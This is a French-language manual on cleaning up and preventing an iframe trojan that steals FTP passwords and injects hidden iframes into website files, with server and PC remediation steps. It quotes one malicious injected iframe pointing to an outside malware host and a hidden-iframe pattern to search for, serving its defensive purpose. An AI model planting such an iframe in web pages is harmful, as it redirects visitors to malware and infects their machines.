COMMENT SE DEBARASSER / SE PROTEGER D'UNE ATTAQUE PAR UN VIRUS IFRAME SUR UN SITE WEB

Version 1.0 Patrick Brunswyck

un manuel édité par

all2all

Moving Art Studio a.s.b.l.

all2all .beagent RIPE NCC Member

Table des Matières

Comment se débarasser ou se protéger d'une attaque par un virus / cheval de Troie iframe sur un site web

Qu'est-ce qu'un iframe

IFRAMES (Inline Frames) est une manière aisée d'inclure une page html dans une autre. Les iframes sont utilisés pour incorporer certains contenus sur une page. Le contenu en question est différencié soit parce qu'il est volumineux, et vous voulez pouvoir le parcourir de manière séparée, soit parce qu'il est généré de manière dynamique et vous voulez pouvoir l'incorporer facilement au reste des informations. Les balises employées pour signaler un iframe sont <iframe> et </iframe>.

Exemple:
<td>
<iframe src ="votre_site_initial.htm" name ="tabel" width ="100%" height="485" align ="left" scrolling ="auto" frameborder ="0"> </iframe>
</td>

Quel est l'impact d'un virus / cheval de Troie iframe

Quand vous surfez (avec Firefox par exemple) sur un site web qui est infecté par du code malveillant, le navigateur va télécharger ce code (c'est un cheval de Troie / spyware) depuis l'URL mentionnée entre les balises iframe (parfois votre navigateur peut ouvrir un document Acrobat Reader). La plupart des programmes anti-virus ne détectent pas ce cheval de Troie, certains vont vous donner une alerte mais ne vont pas empêcher l'exécution du script en question. Si tôt votre PC infecté, le cheval de Troie va se dissimuler sur votre disque dur et subtiliser vos mots de passe lorsque vous les inscrirez dans votre programme FTP pour les communiquer à un serveur tiers. Ce serveur va ensuite utiliser vos coordonnées d'accès FTP, télécharger les fichiers qui constituent votre site, les manipuler et les réinjecter une fois modifiés sur votre espace d'hébergement. Ce cheval de Troie va parcourir tous les répertoires du serveur FTP de manière récursive à la recherche du fichier le plus vulnérable pour ce type d'attaque, les fichiers comme :

- main
- default
- index
- home

Le cheval de Troie va injecter le code malveillant dans ces dossiers et dans d'autres. Il va tenter d'injecter des balises iframe dans toutes les pages où c'est possible. Il va modifier les cibles contenues entre les balises iframe. Tous les fichiers en .php, .html, .js, ... peuvent être infectés, tout spécialement lorsqu'ils contiennent la balise </body>. Le virus iframe infecte votre PC via PHP, java (ce qui inclu les javascripts des fichiers .pdf ou .swf) et scripts HTML. Le virus se loge sur le PC de l'**utilisateur** dans 99% des cas. Le code réécrit les **cibles contenues dans les balises iframe**. Dans l'exemple ci dessus,

c'est **votre_site_initial.htm** qui sera changé en quelque chose comme **<iframe src="http://c9u.at:8080/ts/in.cgi?pepsi147"** afin de rediriger le visiteur vers un nouveau site web qui va infecter sa machine une fois qu'il l'aura consulté. De là, le virus menacera encore, en attendant sur le PC de rassembler les mots de passe ftp qui lui permettront d'accéder aux serveurs.

Comment neutraliser le virus

Pour vous débarasser du virus, vous devez nécessairement enlever **tous les codes iframe** qui se trouvent dans les fichiers infectés. Vous devez vérifier tous les fichiers PHP, HTML, JS, ... qui se trouvent sur le serveur. De plus, le virus peut modifier les fichiers **.htaccess**, **hosts** et créer des fichiers **images.php** dans le répertoire **images**. Le virus peut aussi avoir infecté les thèmes et templates de votre CMS. Il ne s'agit cependant pas d'une infection généralisée à l'ensemble du système car le virus n'exploite que les comptes ftp dont il connaît les mots de passe.

Sur le serveur:

Inspectez les fichiers qui se trouvent sur le serveur à la recherche de la ligne de code suivante : **<iframe .... style="visibility: hidden;"></iframe>** Un bon outil pour vous aider à localiser rapidement le code iframe est TextCrawler. Une fois que vous avez supprimé toutes les balises iframe, procédez de la manière suivante :

- Videz le cache de votre CMS (voir détails ici pour Drupal – Joomla! – SPIP – WordPress)
- Comme votre site web infecte d'autres PC, vous devez aussi bloquer temporairement l'accès à vos pages web en uploadant un nouveau fichier index.htm qui expliquera pourquoi le service est momentanément interrompu.
- N'effacez pas les fichiers de votre serveur mais remplacez les fichiers infectés par ceux du dernier backup réalisé avant que le serveur ne soit infecté. S'il s'avère que c'est impossible, alors téléchargez les fichiers PHP, HTML, JS, etc. sur votre PC dans un répertoire de quarantaine afin de les nettoyer.
- Refaite une nouvelle vérification de vos fichers pour détecter s'il ne reste pas encore des codes iframe corrompus sur le serveur (<iframe .... style="visibility: hidden;"></iframe>)
- Videz une nouvelle fois le cache de votre CMS
- Continuez à surveiller la situation pendant les 2-3 jours suivants afin d'être certain que les fichiers ne sont pas à nouveau infectés. Gardez un oeil attentif sur les fichiers.
- Veillez à avoir toujours une **copie de sauvegarde de vos fichiers exempte de virus** !


Sur votre PC:
(notez que les pc sous Linux ne sont pas concernés par ce virus)

- Installez sur votre PC un bon programme antivirus qui soit **à jour** (ou une suite de logiciels de sécurité internet) et demandez-lui de scanner tout le contenu de votre ordinateur (pour les utilisateurs de WordPress, veillez à installer aussi le plugin antivirus)
- Une fois que votre PC est complètement nettoyé, vous pouvez modifier les **mots de passe de votre programme FTP** (employez un mot de passe solide!)

- Mettez à jour Adobe Acrobat Reader et Shockwave
- Changez tous les mots de passe utilisés lorsque votre PC était infecté
- Maintenant, désinstallez votre programme FTP, y compris les clefs d'enregistrement. Vous pouvez effectuer cela au moyen d'un freeware qui s'appelle Revo Uninstaller. Installez à présent FileZilla (recommandé)
- Préférez des programmes aternatifs comme FileZilla en tant que client FTP ou Mozilla Firefox en tant que navigateur (Internet Explorer est très vulnerable). Vérifiez bien que votre sytème et vos programmes sont régulièrement mis à jour !
- N'enregistrez pas vos mots de passe sur votre PC. Essayez de les mémoriser

Attention! Le virus peut épier (écouter clandestinement) le trafic interne provenant d'autres ordinateurs sur le même réseau local (en reniflant les paquets) pour subtiliser les mots de passe ftp ! Ceci signifie que vous pouvez nettoyer votre PC mais si un autre PC infecté se trouve sur le même segment de réseau, le virus peut toujours intercepter les mots de passe que vous auriez introduits depuis le PC qui a été nettoyé !
En outre, faites attention aux mots de passe ftp que vous aviez enregistrés par le passé. Le virus a la capacité d'extraire les mots de passe sauvés précédemment. Il est donc recommandé de changer tous les mots de passe et d'établir une connexion sécurisée à votre serveur ftp en utilisant SSH au-dessus du protocole de ftp.
Source: http://soyouwillfindit.blogspot.com/2009/08/virus-steals-ftp-passwords-and-insert.html

Configurer FileZilla pour utiliser le FTP avec SSH



Versions

Version number	Modifications	Author
1.0 EN	Original version	Patrick Brunswyck
1.0 NL	Original version	Patrick Brunswyck
1.0 FR	Traduction	Frédéric Jadoul

page	**Modifications**